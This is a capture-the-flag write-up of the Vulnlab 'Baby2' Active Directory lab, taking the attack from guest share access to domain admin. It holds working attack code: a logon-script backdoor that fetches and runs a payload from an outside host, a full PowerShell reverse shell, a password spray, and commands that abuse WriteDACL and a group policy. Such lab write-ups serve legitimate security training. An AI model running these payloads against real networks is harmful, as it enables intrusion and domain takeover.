Vulnlab Walkthrough Baby2

Nmap

Using crackmapexec, let’s enumerate shares using the guest account and an empty password.
crackmapexec smb 10.10.70.58 -u guest -p '' -–shares

In the homes share there is a list of users. I saved these users to a text file.
In the apps share, we find a login.vbs.lnk file.

When viewing the file type, we can see some metadata about the file. The LocalBasePath seems interesting. It looks like through the SYSVOL share, there is a directory on the domain labeled scripts. Unfortunately, we don’t have access to the SYSVOL share as the guest user.

Initial Foothold
Going back to the users we had found in the homes share, let’s test if any of these users have the same password as their username.
crackmapexec smb 10.10.70.58 -u 'users.txt' -p 'users.txt' -–shares

Carl Moore has the same password as his username. Carl also has more share access and permissions to include read access to the SYSVOL share. Here we find a login.vbs file in the scripts directory.

After downloading login.vbs to our host machine, this is what we see.

By adding the code in the orange box to bottom of login.vbs, saving the file, and uploading the file back into the scripts directory in SYSVOL, we can obtain a reverse shell from whoever accesses the share.
Edit made to login.vbs
CreateObject("Wscript.shell").Run "powershell -ep bypass -w hidden IEX (New-Object System.Net.Webclient).DownloadString('http://10.8.4.135/run.txt')"
Reverse shell code in run.txt
$client = New-Object System.Net.Sockets.TCPClient("10.8.4.135",443);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush()
}
$client.Close()
User Flag


After uploading the edited login.vbs file to the SYSVOL share, we start a python web server to host run.txt and a net cat listener to catch the reverse shell. After connecting, we see the we have a shell as amelia.griffiths and we find the user flag in C:\.
More Enumeration
Let’s use Bloodhound to enumerate further.
bloodhound-python -u 'Carl.Moore' -p 'Carl.Moore' -d baby2.vl -ns 10.10.121.21 -c All

In Bloodhound we see that AMELIA.GRIFFITHS@BABY2.VL is a member of the LEGACY@baby2.vl group.

We also observe that the LEGACY@baby2.vl group has WriteDACL privileges over the GPOADM@baby2.vl user.
Root
What this means is that we can abuse WriteDACL privileges inherited from the legacy group to change the password of the GPOADM user. With this new password, we can add a new administrator user to the domain to gain domain admin access.
Giving the legacy group complete access rights to the GPOADM user
Add-DomainObjectAcl -TargetIdentity "GPOADM" -PrincipalIdentity legacy -Domain baby2.vl -Rights All -Verbose
Resetting the password for the GPOADM user
Set-ADAccountPassword -Identity 'CN=GPOADM,OU=GPO-MANAGEMENT,DC=BABY2,DC=VL' -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "Password" -Force)
Using the Default Domain Controllers Policy Distinguished Name (6AC1786C-016F-11D2-945F-00C04FB984F9) as well as the new password for GPOADM@baby2.vl, we can create a new domain admin account using pyGPOAbuse.
python3 pygpoabuse.py 'baby2.vl/gpoadm:Password' -gpo-id "6AC1786C-016F-11D2-945F-00C04FB984F9" -f

Here we can see that this was successful!

On our reverse shell, we run gpupdate /force to update the change we made in adding a new domain admin account.

By running net localgroup administrators, we can confirm that we were able to create a new administrator user (john).

From here, we can use EvilWinRM to log in as “john” with the default password (H4x00r123..).

We retrieve the root flag in C:\Users\Administrator\Desktop.
Remediation
Ensure users have strong, complex passwords. Disable the guest account and require a password for reading/uploading files to the SYSVOL share.